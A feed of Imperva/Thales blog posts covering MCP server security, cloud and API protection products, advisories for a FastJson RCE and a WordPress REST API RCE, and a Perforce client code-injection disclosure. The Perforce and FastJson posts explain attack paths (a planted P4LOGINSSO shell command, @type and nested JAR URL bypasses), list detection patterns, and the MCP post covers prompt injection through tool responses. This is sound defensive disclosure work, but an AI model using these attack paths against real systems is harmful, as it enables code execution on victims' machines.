Normal view

Received — 3 August 2026 Imperva Cyber Security Blog

MCP Server Security: The Blind Spot in Your AI Stack

30 July 2026 at 14:53

Short version: an MCP server is the tooling layer that lets an AI agent act on external systems. Hosted remotely, it is an API endpoint like any other — and it needs bot and WAF controls in front of it, API security on its own endpoints, and AI guardrails that inspect what the tools send back, not just what the user types in.

Not since the dot-com boom in the late 1990s has the world seen a more highly talked-about and sought-after tech revolution. Artificial Intelligence has entered every aspect of our lives – from building large scalable applications to your Monday morning Macchiato.

With this spread of wildly varying use cases, one thing became abundantly clear. Large Language Models have isolated context, which is limited to the training data and the inputs provided by a user. To expand this knowledge, we need to provide AI Agents with appropriate tooling to retrieve such information. A curl tool to view a webpage, a directory listing tool to retrieve files from a folder, or a git CLI tool to commit changes to a repo.

Humans need tools as well. We don’t sift through HTML code, read JSON responses or query API endpoints via the command line. Rather we rely on well-thought-out and structured UX components – icons, text fields, buttons, and checkboxes – all of which are wired into various functions and APIs in the backend.

AI Agents, however? They rely on different types of tools. Given that every single one of the billions of websites and applications on the Internet today works and operates differently, these tools need to cater to them. Sites have been built on everything ranging from PHP and ASP to Node and Express. The question becomes – how can I ensure my agent reliably interacts with each of these sites? You could argue that these days, most applications expose a lot of their functionality via APIs. And you would be right. While AI Agents can easily consume these APIs, it involves a few different steps –

  • read the API reference documentation
  • build a small handler to call this API, with appropriate context
  • build a small handler to parse the response

All these steps, every single time. Every site, every application, requiring its own “code” built by the AI Agent. With limited context windows and larger thinking models, this can get out of hand quickly – both in terms of token count and time taken – for every single user prompt.

What is an MCP Server?

Enter the MCP Server. An MCP server is a standardized service that exposes a defined set of tools, resources and prompts to an AI agent over the Model Context Protocol, so the agent can act on an external system without hand-written glue code for every API. Developed by Anthropic, the Model Context Protocol was built as an open-source standard for connecting AI Applications to external systems. It was released in November 2024 and contributed to the Linux Foundation’s Agentic AI Foundation in December 2025; by that point more than 10,000 MCP servers had been published. In essence, providing the AI Agent the right tools and resources, for each of these applications, to help abstract away the complexity of each of these interactions. Think of it as a USB-C port for your AI Agent – one connector, and every application on the other side just works!
What can MCP Servers allow your agent to do? The use cases are endless and constantly expanding every day – from searching and booking flights to reviewing stock prices and executing trades (this is not financial advice!). MCP Servers give your AI Agent the tools it needs to do more than just be your information chatbot.

MCP Server Security Risks: Where the Exposure Actually Is

But all this functionality exposes a glaringly obvious security blind spot. Who is protecting your MCP Server, which now has tools exposed to action any of these tasks? Who is governing what can be asked of your AI Agent which now has access to these tools? The security implications are massive.
This is not theoretical. Imperva’s threat research team documented a critical remote code execution flaw (CVE-2025-53967) in the widely used Framelink Figma MCP server — an open-source project with more than 10,000 GitHub stars — and OWASP’s Gen AI Security Project published A Practical Guide for Secure MCP Server Development in February 2026 because the same weaknesses keep recurring. The MCP specification’s own security guidance now names token passthrough, session hijacking, the confused deputy problem and SSRF as first-class MCP risks.

Local vs. remote MCP servers: two different risk profiles

Now, not every MCP Server carries the same exposure. Plenty of them run locally – a process on your laptop, talking to your agent over stdio, never touching a network. The risk there is real, but it’s a different conversation: credentials sitting in a config file, and how much that server is allowed to reach on your behalf. The moment an MCP Server goes remote though – hosted, over HTTP, serving agents across the Internet – it stops being a local utility and becomes what it always really was underneath: an API endpoint. Exposed, authenticated, and waiting to be probed. That’s the one you can put controls in front of.
This is where Thales’s focus has been for the past several months. For decades, Thales Imperva has been at the forefront of securing sites and applications, and with the evolution of applications and their users, we’ve enabled our solutions to cover these use cases and the complex threat landscape.

Automated traffic is the baseline condition here, not the exception. Imperva’s 2026 Bad Bot Report found that bots accounted for more than 53% of all web traffic in 2025, up from 51% the year before — and that 27% of bot attacks targeted API endpoints. A remote MCP server is an API endpoint, so it inherits that traffic profile the moment it goes live. Knowing which AI bots to allow and which to block is the first control, not the last.
The Thales Imperva Cloud WAF and Advanced Bot Protection provide visibility into automated traffic heading towards the MCP Server, preventing generally malicious bot traffic and more exploitative OWASP Top 10 attack classes like command injection and SQL injection.

Thales Imperva API Security ensures your MCP Server has its own endpoints secured against everything from simple schema exploitation to complex business logic attacks. (For the wider picture of agents as API consumers, see API security for AI agents.)
Finally, our AI Application Security puts in place guardrails that sit between the AI Agent and the model behind it, securing the workflow against LLM-specific attacks like prompt injection, system prompt leakage and jailbreak attempts. And critically for MCP – it inspects what comes back from the tools, not just what goes in. Today, most people worry about user prompts. Far fewer are watching the tool response. Because an instruction buried in a log entry or an incident description can quietly make its way into your Agent’s context and get read as a command rather than data. Your MCP Server is a perfect delivery mechanism for exactly that.

Thales Imperva MCP Server for Cloud WAF

At Thales, we have also been working on our own MCP Server behind the scenes.

What does this mean for you? Imagine a world where you no longer have to log into a console to analyze where last week’s attack traffic came from. No more manually putting together a monthly executive presentation on the state of your security posture.

The Thales Imperva MCP Server for Cloud WAF is in beta today, and for now, it’s read-only by design. Your agent can query, analyze and report across your estate. Need to see which sites have your “Block requests from South Africa” ACL policy enabled? Or what security rules are enabled for your production site? Just ask your Agent! No prior knowledge strictly necessary.

It’s open source and available on GitHub – pull the container, add your API credentials, and point your agent at it.

Having trouble remembering regex for your custom rules? Or finding yourself constantly making individual site changes? Tell us! Beta feedback is what shapes where this goes.

Frequently asked questions about MCP server security

What is MCP server security?
MCP server security is the set of controls that protect a Model Context Protocol server — and the AI agent calling it — from abuse. Because a remote MCP server is an authenticated HTTP endpoint that exposes tools capable of real actions, it needs the same protections as any production API, plus AI-specific guardrails on the prompts and tool responses flowing through it.

What are the main MCP server security risks?
The recurring ones are prompt injection delivered through tool responses rather than user input, tool poisoning, over-broad OAuth scopes and token passthrough, session hijacking, SSRF during metadata discovery, the confused deputy problem in MCP proxy servers, and ordinary application flaws such as the command-injection RCE found in the Framelink Figma MCP server. Excessive tool permissions amplify all of them.

Are local MCP servers safer than remote ones?
They carry a different risk profile, not a smaller one. A local MCP server talking to the agent over stdio never touches the network, so the exposure is credentials in a config file and how far that server can reach on your behalf. A remote MCP server served over HTTP is Internet-facing, which makes it probeable — and also makes it something you can put network and API controls in front of.

Can a WAF protect an MCP server?
Yes, for the endpoint layer. Once an MCP server is remote it is an HTTP API, so a WAF and bot protection stop automated probing and injection-class attacks before they reach it, and API security covers schema abuse and business-logic attacks on its endpoints. What a WAF cannot do alone is judge intent inside the model workflow — that needs AI guardrails inspecting prompts and tool responses.

What are MCP server security best practices?
Treat the server as a production API: authenticate every inbound request and never accept tokens that were not issued for your server, use least-privilege scopes and non-deterministic session IDs bound to the user, validate and allowlist outbound URLs, start read-only before enabling write operations, log every tool call, and inspect tool responses as untrusted input. OWASP’s secure MCP development guide and the MCP specification’s security best practices are the reference baselines.

Secure your MCP server with Thales Imperva

MCP is now an open standard under the Linux Foundation, and the number of exposed servers is only going up. The controls are the ones you already know — web application and API protection in front of the endpoint, API security on its schemas and business logic, and AI application security on the prompts and tool responses moving through it. See how Thales Imperva secures applications and APIs, and try the read-only Cloud WAF MCP Server beta on GitHub.

The post MCP Server Security: The Blind Spot in Your AI Stack appeared first on Blog.

Google Australia Customers Now Benefit From Imperva Cloud-Native WAAP Security

29 July 2026 at 08:52

Many Australian businesses have moved their applications and data to cloud-native architectures for agility, scalability, and sovereignty. However, this move extends their attack surface beyond their typical security boundaries.

As evidenced by the Thales 2026 Data Threat Report, attackers increasingly target web applications and APIs with sophisticated methods that outpace the traditional protection built into cloud platforms. Security teams face intense pressure to deliver control and risk reduction, but this mandate creates frustration with DevOps teams, who push for speed and scale while leveraging the benefits of cloud-native tools.

The gap is best addressed by bringing the Thales enterprise-grade Imperva Web Application and API Protection (WAAP) solution directly into Australia’s Google Cloud infrastructure through a native integration. For Australian organisations running critical workloads in Google Cloud, this creates some important opportunities.

Data Sovereignty Is No Longer Just A Compliance Discussion

Organisations need confidence in where their data is stored, how it is processed, and who can access it.
For operators of critical infrastructure, the data itself is strategically significant. Data such ass traffic patterns, transaction flows, and operational telemetry from energy, financial, and health systems can reveal how essential services function, where dependencies lie, and how disruptions might be engineered. Losing visibility and control over where that data is processed and who can access it is a different order of risk. For businesses subject to SOCI Act, APRA CPS 234, or other government security mandates, controlling where data is stored and how it travels is essential for complying with Australian data sovereignty requirements.

Performance Matters When Security Becomes Part Of The Application Path

Security controls should not become a performance bottleneck. The conflict is tangible

While security teams want to ensure applications and APIs are protected with consistent security controls, visibility, compliance, and governance, DevSecOps teams want security that can be deployed quickly and integrated seamlessly into existing development workflows without creating operational overhead or slowing down application delivery.

This is one of the key reasons many organisations are showing strong interest in CI/CD-based onboarding models. Security teams prefer having the ability to deploy security controls without changing DNS records, modifying application architectures, or handing operational control of applications to another team or third-party provider.

Applications And APIs Have Become Primary Targets

A focus on websites is no longer enough for modern applications, as they depend on APIs, automation, third-party services, and machine-to-machine interactions that happen out of view of conventional monitoring. The threat actors understand this dependency and focus on the interfaces that run today’s digital services.

That is why WAAP has become such an important security category. Organisations need protection that addresses web application attacks, API abuse, automated bot activity, and Layer 7 denial-of-service attacks within a single security approach.

Imperva for Google Cloud delivers the same Imperva capabilities available through the broader cloud service, including Web Application Firewall (WAF) for cloud applications, API security, bot management, Layer 7 DDoS protection, and threat intelligence informed by global attack activity.

This is not a pared-down instance; Imperva for Google Cloud delivers the full WAAP stack locally, feature-for-feature, with the global service.

Built For Google Cloud Environments

Pressure on security teams to cut complexity is high. According to the Thales 2026 Data Threat Report, companies use 7 distinct data protection and monitoring solutions, yet visibility, staffing, and complexity remain major concerns for security teams.

As Imperva WAAP now operates within Google Cloud Australia, it makes perfect sense for solutions such as Google Cloud Load Balancing, Google Kubernetes Engine (GKE), Compute Engine, and other networking tools to work together with API security.

For cloud and platform teams, security can be deployed alongside applications rather than treated as a separate environment that requires its own operational model.

Security That Scales With Cloud Native Workloads

One of the reasons organisations move to cloud platforms is the ability to scale up or down. Security infrastructure should be able to do the same.

Regardless of whether a business is dealing with seasonal demand challenges, big public-facing platforms, high-volume APIs, or expanding digital services, the security layer must evolve with the applications and not require continuous redesign.

As more Australian organisations build cloud-native services, that expectation will become standard.
Organisations increasingly want security controls that operate where their applications operate. For businesses building on Google Cloud, keeping workloads within Australia is becoming a practical architectural decision rather than a future aspiration. By unifying Imperva’s proven application security leadership with Google Cloud’s high-performance infrastructure, organisations can eliminate the need to compromise between security and speed.

Get in contact with the local team and see how Imperva WAAP works in Google Cloud Australia.

The post Google Australia Customers Now Benefit From Imperva Cloud-Native WAAP Security appeared first on Blog.

Closing the Sovereignty Gap: Bringing Active API Protection to Self-Managed Environments

28 July 2026 at 10:34

How Thales is bringing active API protection to self-managed environments, without compromising digital sovereignty.

APIs Changed Faster Than Security Architectures

Organizations have invested heavily in discovering APIs, classifying sensitive data, and understanding API risk. That’s progress.

But visibility alone doesn’t stop attacks.

Attackers don’t wait for analysts to review dashboards. They exploit broken authorization, enumerate objects, abuse business logic, and exfiltrate data in minutes.

Knowing an attack happened is useful.

Stopping it is what matters.

How Has Sovereignty Introduced a New Challenge?

For organizations operating in finance, government, healthcare, defense, and critical infrastructure, API security has always carried another requirement.

Data cannot leave the environment.

API payloads often contain customer records, financial information, healthcare data, or classified information. Regulations and increasingly internal governance policies require that this information stays under organizational control.

That’s why many organizations choose self-managed API security.

Not because they dislike cloud. Because they cannot compromise sovereignty.

Digital sovereignty means retaining control over where sensitive data is processed, where security decisions are made, and who ultimately governs the infrastructure, protecting critical services.

That’s why Thales’s Self-Managed Imperva API Security was built, to give organizations the flexibility to deploy API security wherever their business, operational, or regulatory requirements demand, while keeping sensitive inspection and enforcement under their control.

Yet sovereignty has historically introduced an unintended compromise.

The Missing Piece: Detection Without Enforcement

Historically, this created an operational gap.

Security teams could discover APIs.

They could identify risky endpoints.

They could detect sophisticated attacks such as Broken Object Level Authorization (BOLA), one of the most critical risks identified in the OWASP API Security Top 10.

But detection alone doesn’t interrupt an attack.

When enforcement exists outside the API security workflow, response becomes another investigation, another ticket, another operational handoff. Every delay gives attackers more time to exploit vulnerable APIs and access sensitive information.

Security teams weren’t lacking visibility.

They were lacking immediate action.

For organizations operating entirely within sovereign environments, this challenge was even greater. Protecting sensitive data meant keeping security operations local—but that shouldn’t mean sacrificing the ability to actively stop attacks.

Modern security should never force organizations to choose between operational control and effective protection.

This isn’t simply feature parity. It’s an architectural parity.

Detection and enforcement can now operate together where the data already resides.

Closing the Last Mile of Sovereign API Security

Today, that trade-off disappeared.

With the latest enhancement to Thales’ Self-Managed Imperva API Security, organizations can now extend active API enforcement into self-managed deployments while maintaining complete control over where inspection, detection, and enforcement take place.

This is more than a new capability.

It represents an important step toward a sovereign-by-design security architecture—one where security adapts to the customer’s operational model instead of requiring the customer to adapt to the security platform.

Organizations no longer have to choose between maintaining sovereign control over sensitive API traffic and deploying modern API protection capable of responding to attacks in real time.

Detection and enforcement now work together, exactly where the data already resides.

One Protection Model. Any Deployment.

Modern enterprises rarely operate in a single environment.

Applications span public cloud, private cloud, Kubernetes clusters, on-premises data centers, and increasingly hybrid infrastructures.

Security shouldn’t become fragmented simply because deployments are.

Whether organizations deploy Imperva API Security through a cloud-managed service or a self-managed environment, they should expect the same security intelligence, consistent policy model, and comparable protection outcomes.

The deployment model changes.

The protection model doesn’t.

For organizations embracing digital sovereignty, that’s an important distinction. They can adopt the architecture that best aligns with their regulatory obligations and operational requirements while maintaining a consistent security posture across every environment.

Digital Sovereignty Requires Security That Adapts

The future of cybersecurity isn’t simply about moving more workloads to the cloud.

It’s about giving organizations the freedom to choose where their data lives, where security operates, and how trust is established.

That is the essence of digital sovereignty.

Modern security platforms must deliver the same level of protection regardless of deployment model, enabling organizations to protect critical assets without compromising regulatory compliance, operational resilience, or customer trust.

API security should be no exception.

With Self-Managed Imperva API Security enforcement, organizations can now:

  • Detect and stop critical API threats such as BOLA within the same sovereign environment.
  • Maintain complete control over sensitive API traffic and enforcement policies.
  • Apply a consistent protection model across cloud, hybrid, and self-managed deployments.
  • Reduce operational complexity while strengthening resilience against modern API threats.

The Future Is Sovereign by Design

Digital sovereignty is no longer simply a regulatory discussion.

It’s becoming a defining principle of modern cybersecurity architecture.

As organizations continue to modernize applications, embrace AI, and expand digital services, they need security platforms that protect innovation without requiring sensitive data to leave their control.

That’s the direction Thales has long championed: security that enables trust, resilience, and customer choice.

The latest Self-Managed Imperva API Security enhancement is another step toward that vision, bringing active API protection to organizations that require complete operational control, without compromising the security outcomes they expect.

Because the future of API security won’t be defined by where it runs.

It will be defined by where trust resides.

And increasingly, trust begins with keeping control of exactly where it belongs.

Download this guide to discover how Imperva protects production APIs without compromising data sovereignty.

The post Closing the Sovereignty Gap: Bringing Active API Protection to Self-Managed Environments appeared first on Blog.

Imperva Customers Protected Against CVE-2026-16723: Critical FastJson 1.x Zero-Day RCE

24 July 2026 at 20:16

TL;DR: A critical remote code execution vulnerability has been disclosed in FastJson, a widely used JSON processing library for Java. The vulnerability, assigned CVE-2026-16723 with a CVSS score of 9.0 (Critical), affects FastJson versions 1.2.68 through 1.2.83 under specific Spring Boot deployment conditions and can be exploited using malicious JSON without authentication, enabling AutoType, or relying on third-party gadget classes. 

Imperva customers are protected against exploitation attempts associated with this vulnerability. Organizations using FastJson 1.x should enable SafeMode immediately and prioritize migration to FastJson 2.x. 

About the FastJson Vulnerability 

On July 21, 2026, the FastJson maintainers published a security advisory for a critical remote code execution vulnerability discovered by FearsOff Cybersecurity. FastJson is an open-source Java library originally developed by Alibaba for serializing Java objects into JSON and deserializing JSON into Java objects. 

The vulnerability affects FastJson versions 1.2.68 through 1.2.83, including 1.2.83, the final release in the FastJson 1.x branch. It’s been assigned CVE-2026-16723, with a CVSS score of 9.0, or Critical. According to the official FastJson advisory, exploitation has been verified in Spring Boot applications deployed as executable fat JARs across Spring Boot 2.x, 3.x, and 4.x and JDK versions 8, 11, 17, and 21. 

The issue is particularly dangerous because it is exploitable under FastJson’s default configuration. AutoType does not need to be enabled, and attackers do not need a suitable third-party gadget class to be present in the application’s classpath. Applications are potentially exposed when they process attacker-controlled JSON using common methods including JSON.parse, JSON.parseObject(String), and JSON.parseObject(String, Class). 

Specifying a target class during deserialization does not fully mitigate the vulnerability. An attacker may still be able to place a malicious payload inside a field typed as an Object or Map. 

How the Vulnerability Works 

FastJson supports polymorphic deserialization through the @type field, which identifies the Java class that should be instantiated from supplied JSON. Although FastJson 1.x disables AutoType by default and applies checks intended to prevent untrusted classes from being instantiated, the newly disclosed vulnerability exposes an alternate path through its internal type-resolution logic. 

An attacker can submit specially crafted JSON containing a malicious @type value. During processing, FastJson may perform resource lookups based on the attacker-controlled class name. In affected Spring Boot fat-JAR deployments, an attacker can manipulate this behavior using nested JAR URLs, bypass FastJson’s normal type restrictions, and reach a code-execution path without supplying a conventional deserialization gadget. 

This bypass is possible because FastJson 1.x can treat the presence of a @JSONType annotation as a trust signal during type resolution. The attacker-controlled resource lookup and annotation-based trust behavior combine to circumvent the protections normally associated with disabling AutoType. 

Successful exploitation can allow an unauthenticated remote attacker to execute arbitrary code with the privileges of the affected Java application. This could lead to data theft, malware or webshell deployment, credential compromise, lateral movement, or complete takeover of the underlying server. Public proof-of-concept information is available, substantially increasing the likelihood of rapid exploitation. 

FastJson 2.x is not affected. Its type-resolution architecture does not perform equivalent resource probing on user-controlled class names, does not use @JSONType as a trust signal, and uses an allowlist-first model for polymorphic type handling. 

What We’re Seeing 


So far, attacks exploiting this vulnerability are targeting a wide range of organizations, across Financial Services, Healthcare, Computing, Retail, Business, and other industries.

Screenshot 2026 07 24 at 11.14.22 AM

Attacks are currently almost entirely targeting US-based organizations, with a few attacks in Singapore and Canada, although this will likely continue to expand globally.  

Most attacks are coming from browser impersonators, although tools written in Ruby and Go account for about 30% of all attacks collectively.  

Mitigation and Protection 

Imperva customers are protected against exploitation attempts associated with CVE-2026-16723. Imperva Cloud WAF and WAF Gateway inspect incoming HTTP requests and identify malicious JSON payloads, suspicious @type values, nested JAR URL patterns, and remote code execution techniques before they reach vulnerable applications. 

Organizations should not rely on perimeter protection as a substitute for remediation. FastJson 1.x is no longer actively maintained, and no patched 1.x version has been released for this vulnerability. Organizations using an affected release should take the following actions: 

  • Enable FastJson SafeMode immediately using the JVM option -DFastJson.parser.safeMode=true, the FastJson.parser.safeMode=true property, or ParserConfig.getGlobalInstance().setSafeMode(true).  
  • Alternatively, use a FastJson noneautotype build, which removes the vulnerable AutoType-related code at compile time.  
  • Inventory Java and Spring Boot applications for FastJson dependencies, including transitive dependencies.  
  • Prioritize migration to FastJson 2.x after appropriate compatibility testing.  
  • Review application and WAF logs for suspicious JSON requests containing @type fields or jar:http and jar:file URL patterns.  
  • Investigate potentially affected systems for unexpected process execution, outbound connections, unauthorized file changes, webshells, or other indications of compromise.  

Because exploitation requires no authentication, no user interaction, and no external gadget library, exposed applications running affected configurations should be treated as high-priority remediation targets. Imperva customers remain protected while organizations identify vulnerable deployments, enable SafeMode, and migrate away from FastJson 1.x. 

The post Imperva Customers Protected Against CVE-2026-16723: Critical FastJson 1.x Zero-Day RCE appeared first on Blog.

Imperva Customers Protected Against “wp2shell” Pre-Authentication RCE in WordPress Core

18 July 2026 at 19:02

TL;DR: A critical pre-authentication Remote Code Execution (RCE) vulnerability, dubbed “wp2shell” (CVE-2026-63030), has been identified in WordPress Core. This vulnerability allows an unauthenticated attacker to execute arbitrary code on a vulnerable WordPress installation without any preconditions, such as plugins or specific configurations. 
Given that WordPress powers over 500 million websites, this vulnerability poses a significant risk to the global web ecosystem. 

Vulnerability Overview  

The vulnerability exists within the WordPress REST API, specifically affecting the /wp-json/batch/v1 and ?rest_route=/batch/v1 endpoints. An unauthenticated attacker can exploit this endpoint to achieve RCE.

Affected WordPress Versions: 

  • 6.9.0 – 6.9.4 (Fixed in 6.9.5) 
  • 7.0.0 – 7.0.1 (Fixed in 7.0.2) 

(Note: WordPress versions older than 6.9.0 are not affected by this specific vulnerability.)

Mitigation and Protection 

Imperva customers with both Cloud WAF and WAF-GW deployments are protected against exploitation attempts associated with the “wp2shell” vulnerability. Cloud WAF automatically inspects and blocks requests targeting the vulnerable REST API endpoints at the edge, mitigating the risk before it reaches your backend services. 

For organizations utilizing WAF-GW, we are providing policy updates to further harden protection. Administrators should apply the latest security policy updates to their WAF-GW environments to ensure these enhanced inspection capabilities are active. These updates provide another layer of defense, blocking the specific patterns associated with unauthorized batch API access before they can be processed by the WordPress core.

Recommended Best Practices 

While Imperva provides protection at the edge, we strongly recommend that all WordPress administrators take the following steps: 

  1. Update Immediately: Ensure your WordPress installation is updated to the latest secure versions (6.9.5 or 7.0.2) as soon as possible. This is the only definitive way to resolve the underlying vulnerability. 
  2. Emergency Mitigation: If an immediate upgrade is not possible, you can temporarily mitigate the risk by blocking access to the affected REST API endpoints:
    • Block requests to the path: /wp-json/batch/v1
    • Block requests containing the query parameter: rest_route=/batch/v1 

Note: These mitigation measures may impact legitimate site functionality and should only be used as a temporary stopgap until you are able to perform the necessary software updates. For more technical details regarding the vulnerability discovery, please refer to the official research advisory from Searchlight Cyber. 

The post Imperva Customers Protected Against “wp2shell” Pre-Authentication RCE in WordPress Core appeared first on Blog.

Code Injection in Perforce Helix Core (CVE-2026-6902)

Executive Summary 

In this article, we disclose our latest findings we made on Perforce protocol P4 (Helix Core) between command line client and server, and reveal how a threat actor could leverage it to conduct attacks. 

This security issue affects P4 (Helix Core)  before P4 (Helix Core) 2025.2 Patch 2, was patched and was attributed a CVSS score of 7.7 (CVSS:4.0/AV:N/AC:L/AT:P/PR:N/UI:P/VC:H/VI:H/VA:H/SC:L/SI:L/SA:L). See our recommendation section and the Perforce advisory for more information. 

Perforce Helix Client  

Perforce Helix Client is a version control system often used for large projects and teams that work with many files or large assets. 

While Git and SVN are great for many projects, Perforce shines in environments with massive codebases or large binary files, like game development or VFX. It handles millions of files efficiently, lets teams lock files to prevent merge conflicts on non-text assets, and supports partial checkouts so developers don’t need the entire repository locally. 

Architecture 

Perforce operates on a centralized client-server architecture model, where the command-line client (p4) communicates directly with a centralized Perforce server responsible for managing the repository, metadata, and access controls. This communication can be established through Perforce’s native protocol (default port 1666) or wrapped into HTTPS to ensure encrypted data transmission.  

perforce1

Fig. 1: Basic single server architecture  

  • p4 info: typically one of the first commands executed to verify server connectivity and retrieve essential information, including server version, root directory…  
  • The p4 client command creates and manages workspace specifications, defining the local root directory, depot paths, and the client view mapping that determines file accessibility.
  • The p4 login command establishes authenticated sessions with the server, generating temporary tickets that allow subsequent commands to execute without re-entering credentials.
  • The p4 sync, add, submit, revert … commands enable developers to manage the lifecycle of files in their workspace (synchronization, modification, addition, submission, and undoing changes). 

Eventually, whenever the P4CONFIG variable is set (usually .p4config), the client automatically loads configuration variables such as P4USER, P4PORT, P4CLIENT and P4PASSWD from the designated config file discovered in the current directory or home directory. This hierarchical configuration resolution applies within the scope of P4CLIENTPATH, allowing workspace-specific configurations to override global system settings. 

Details 

The Perforce client-server communication relies on a custom binary protocol, in which each message carries a set of parameters and a handler name designating the operation to be executed by the receiver. Multiple messages can be chained within a single exchange. 

perforce2

Fig. 2: Extract from a clear traffic dump of a p4 info request 

This communication can be secured by SSL while the fingerprint of the server is added into a trust local file located at P4TRUST (itself defined in the p4 config file). 

During our investigation, we recorded the server traffic of several sensitive responses (triggering SSO response, writing files with arbitrary content to arbitrary location, etc. ) and observed that no validation of server response exists in the client side: 

  1. No expiration timeout exists, as our recorded responses could work even days after they were generated. 
  2. No session id is used during a connection. Therefore, we recorded the traffic between our client and server; and used the exact same response bytes in the dockerized POC that we shared with Perforce security team.  
  3. The client doesn’t verify if the server response matches the request it initiated. 

Beyond the risk of replay attacks, the last point makes the following scenario possible:  

  1. A threat actor shares the details of an unknown server to the victim. 
  2. Upon initial connection to the server, it immediately responds with an instruction to write a malicious line into a configuration file ( ~/.p4enviro or .p4config for instance). The expression, P4LOGINSSO=<malicious shell command>, will be executed by any new p4 command. 

Indeed, the P4LOGINSSO environment variable is designed for SSO integrations: when set, the p4 client executes its value as a shell command to obtain authentication credentials.  

perforce3

Fig. 3: Illustration of the first attack scenario 

Another scenario we presented was the following: 

  • A threat actor shares a project including a hidden .p4config file with specially crafted P4PORT and P4LOGINSSO variables. 
  • The victim executes any legitimate p4 command. 
  • This command is sent to the malicious server defined in P4PORT that returns a “client-sso” instruction, immediately executed on the client side. 

perforce4

Fig. 4: Illustration of the second scenario 

Post Exploitation 

Once exploited, this flaw enables attackers to achieve arbitrary code execution under the victim’s user account: the same context in which the p4 command runs.  

This grants full local control, allowing theft of sensitive data (e.g., source code, intellectual property, credentials), modification of files or configurations for persistence or further compromise, and disruption of workflows through file deletion or system resource exhaustion.  

In environments handling high-value assets, such as game development studios, VFX pipelines, or large-scale software projects, the business impact can be substantial, including IP loss, production delays, and potential downstream effects on team collaboration or supply chain integrity. 

Mitigation 

Following the reception of our report, Perforce security team requested an embargo until the release of v2026.1 (May 2026) to give them time to patch this issue.  

The fix introduced a built-in protection in the client that prevents syncing or submitting files matching Perforce configuration file names (.p4enviro, .p4config, etc.), regardless of workspace settings. The P4_SYSTEMIGNORE variable can be used to extend this list. However, this does not address the lack of binding between client requests and server responses, nor the absence of a replay timeout or session id. 

Recommendations  

Update your system to the latest available version. 

Organizations using Perforce command line client should treat this issue seriously and adopt the following guidelines: 

  • Prevent exchange of configuration files from unvetted sources. 
  • Educate users on the dangers of connecting to unknown or shared Perforce endpoints and encourage verification of server authenticity before executing any commands. 
  • Enforce encrypted connections to reduce exposure to man in the middle attacks. 
  • Monitor for unusual p4 activity, including unexpected server connections or configuration sourcing. 

Conclusion 

This vulnerability in the Perforce Helix Client highlights how widely used version control systems can contain overlooked risks in their core client-server communication, assumptions that the server is always trustworthy or responses are inherently safe. 

In environments with massive, distributed asset pipelines, such protocol-level gaps can quietly expose teams to compromise through everyday interactions like querying server info or loading shared configurations. 

As development tools evolve toward greater automation, integration, and reliance on external or unvetted endpoints, these subtle trust boundaries deserve renewed scrutiny. This finding is a reminder that supply chain attacks do not require compromising a central registry: embedding a malicious configuration file in a shared project artifact could be sufficient to achieve code execution across an entire team. 

Timeline 

October 20 2025 – Disclosure sent to Perforce security team.

October 21 2025 – Report acknowledged by the Perforce security team.

March 9 2026 – Patch released for 2025.2 and backported to prior supported versions. 

May 18 2026 – Release of 2026.1 and publication of the security advisory 

The post Code Injection in Perforce Helix Core (CVE-2026-6902) appeared first on Blog.

AI Agents Are Visiting Your Website. Which Ones Should You Trust?

30 June 2026 at 11:25

The internet is changing fast.

For years, the main goal of search was simple: to help users find links. A user searched, reviewed results, clicked a website, and consumed the content directly from the source.

